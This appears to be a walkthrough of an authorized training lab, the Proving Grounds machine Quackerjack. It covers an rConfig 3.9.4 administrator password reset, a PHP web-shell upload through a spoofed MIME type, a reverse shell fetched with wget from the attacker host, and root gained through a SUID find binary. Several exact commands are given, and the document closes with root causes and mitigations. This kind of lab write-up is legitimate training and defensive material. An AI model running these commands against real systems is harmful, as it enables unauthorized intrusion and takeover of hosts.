Quackerjack — Proving Grounds
An exposed rConfig instance was taken over through an administrator password reset, then leveraged through an upload-validation bypass to obtain a shell as apache and escalate through a SUID find binary.
- Platform
- Proving Grounds Practice
- Difficulty
- Medium
- Date
- proving-grounds
- linux
- rconfig
- authentication-bypass
- file-upload-bypass
- php
- web-shell
- reverse-shell
- linpeas
- suid
- find
- privilege-escalation
Overview
Quackerjack is a Linux machine from Proving Grounds. The successful chain combined exposed rConfig 3.9.4 over HTTPS, an administrator password reset through unauthenticated user-edit functionality, authenticated upload abuse, PHP command execution as apache, a reverse shell over TCP/80, and SUID find privilege escalation.
This is an independent walkthrough of an authorized training lab. It is not affiliated with or endorsed by OffSec.
Attack path summary
Nmap identified several exposed services, including an rConfig 3.9.4 administrative interface over HTTPS on port 8081. An unauthenticated user-edit path reset the administrator password, authenticated access enabled a PHP upload through the Vendors functionality, and the uploaded file provided command execution as
apache. A reverse shell over TCP/80 led to local enumeration, where a SUIDfindbinary provided the final path to root.
Enumeration
I began with a default top-1000 TCP SYN scan of 192.168.238.57. This was not a full-port scan, but it identified the open ports 21, 22, 80, 111, 139, 445, 3306, and 8081:
sudo nmap -sS -T4 192.168.238.57With the open ports identified, I ran a targeted service and script scan against them:
sudo nmap -sS -sC -sV -O -T4 -p 21,22,80,111,139,445,3306,8081 --script="vuln" 192.168.238.57 -oN nmap-tcp.txtThe relevant service output was:
21: vsftpd 3.0.222: OpenSSH 7.480: Apache 2.4.6 on CentOS, PHP 5.4.16, OpenSSL 1.0.2k-fips111: rpcbind139/445: Samba3306: MariaDB; Nmap estimated 10.3.23 or earlier8081: Apache 2.4.6 with HTTPS and rConfig

OS detection was unreliable, and no exact OS fingerprint was established.
I also ran a top-20 UDP scan:
sudo nmap -sU --top-ports 20 192.168.238.57 -oN nmap-udp-top.txt --openEvery returned UDP result was open|filtered, so no UDP service was confirmed open.
Reviewing the exposed services
Port 80 served the CentOS Apache test page and returned an HTTP 403 response to further requests. WhatWeb confirmed the Apache, PHP, and OpenSSL versions. File and directory fuzzing produced no useful application path, and Nikto and Searchsploit did not surface a useful exploitation path.
On FTP, anonymous authentication succeeded, but the directory listing timed out and no files were retrieved. No useful exploit was identified.
On SMB, null authentication succeeded and print$ and IPC$ were visible, but no useful file access was obtained.
On MariaDB, the remote connection was rejected because the attacker host was not allowed as a client. SSH and rpcbind remained limited to the service summary above.
Discovering rConfig

Requesting port 8081 over HTTP returned an SSL-enabled-port error. Retrying the same port over HTTPS exposed rConfig, and the footer identified the application as rConfig 3.9.4. This became the primary attack surface.
Resetting the administrator password

Exploit-DB 48878 was run against the target, which identified itself as rConfig 3.9.4. The exploit targeted rConfig 3.9.5 and warned about the version mismatch, indicating that its direct RCE path might not apply. Its intended direct reverse-shell stage did not yield a shell during this attempt.
Method 2, user enumeration and user edit, identified the administrator account and reset its password. The exploit did not provide its intended direct shell, but its user-edit functionality still produced a useful partial success by resetting the administrator password. The reset allowed authenticated access to the rConfig dashboard.
Bypassing the file-upload validation
Using the reset administrator account, I authenticated to rConfig and opened the Vendors functionality at vendors.php. After selecting Add Vendor, I chose a PHP web-shell file in the Vendor Logo upload field and intercepted the multipart request. The filename remained shell.php, and I set the multipart file declaration to Content-Type: image/gif before submitting.

The uploaded file became reachable at /images/vendor/shell.php, and PHP commands executed as apache. The upload path matched the rConfig 3.9.4 file-upload vulnerability commonly tracked as CVE-2020-12255.
The preserved request demonstrates that a PHP filename was accepted while the file was presented as image/gif. This supports a client-controlled MIME validation weakness, although the evidence does not establish that MIME type was the application’s only server-side check.

Establishing an initial shell
The uploaded file was stored under /images/vendor/, and /images/vendor/shell.php was reachable through the browser. The web shell executed whoami, returning apache, and which nc returned no result. A Bash reverse-shell payload had already been prepared, but the exact generation command and payload contents were not preserved.

The exploit’s earlier callback did not produce a shell. During subsequent testing, reverse-shell attempts over other ports did not succeed, while TCP/80 was confirmed to allow the outbound connection from the target. I therefore staged the Bash payload and listener on port 80.
From the web shell, the staged payload was downloaded, made executable, and run:
wget http://192.168.45.185/shell.sh
chmod +x shell.sh
./shell.sh
On the attacker host, I started the listener:
rlwrap nc -nvlp 80The target connected back over TCP/80, and whoami confirmed that the shell was running as apache. I then upgraded it to a PTY:
python -c 'import pty; pty.spawn("/bin/bash")'
Local enumeration
LinPEAS was run and identified several SUID binaries. Two notable candidates were /usr/bin/pkexec and /usr/bin/find. /usr/bin/pkexec was version 0.112, and /usr/bin/find was root-owned and had the SUID bit.
Testing privilege-escalation paths
I first tested the SUID pkexec binary directly:
pkexec /bin/shIt requested authentication, authentication failed, and this path did not provide escalation.
LinPEAS had identified /usr/bin/find with SUID root permissions. The unusual SUID binary was checked in GTFOBins, which documented a SUID shell technique using find -exec and /bin/sh -p. This informed the command used in the next section.
Exploiting the SUID find binary
The successful escalation used the SUID find binary:
find . -exec /bin/sh -p \; -quit/usr/bin/find was SUID root, so -exec launched /bin/sh, and -p preserved effective privileges. The resulting shell inherited root privileges, and whoami confirmed root.
The final proof output was:
cat /home/rconfig/local.txt
07e8b7e8d7c1356477fc230650af66b5

cat /root/proof.txt
8e3968e7c4e13e1e618c5bc43a2d40ac
find binary produced a root shell and access to both proof files.Root cause
Initial access
- An outdated rConfig administrative interface was exposed on a reachable HTTPS service.
- Unauthenticated user-edit functionality allowed modification of the administrator account.
- Upload validation accepted a PHP filename paired with a client-controlled image MIME type.
- The uploaded PHP file was stored in a web-accessible and executable directory.
Privilege escalation
/usr/bin/findhad an unnecessary root SUID bit.- Its command-execution functionality could launch a shell.
/bin/sh -ppreserved the effective root privileges inherited from the SUID process.
Mitigations
- Update or remove the vulnerable rConfig installation and restrict its administrative interface to trusted management networks.
- Prevent unauthenticated account modification, invalidate affected sessions, and rotate credentials after remediation.
- Validate uploads server-side with content inspection and strict extension allowlists, assign randomized filenames, and store uploaded files outside executable web directories.
- Remove unnecessary SUID bits and routinely audit privileged binaries for GTFOBins-style command-execution paths.
Lessons learned
- Identify the actual service on each port instead of trusting default port labels.
- Treat an SSL-enabled-port error as a discovery clue and retry the service over HTTPS.
- A partially successful exploit can still unlock the next stage even when its final payload fails.
- A client-controlled multipart MIME value is not a reliable upload security boundary.
- Common Unix utilities can become direct privilege-escalation paths when assigned SUID privileges.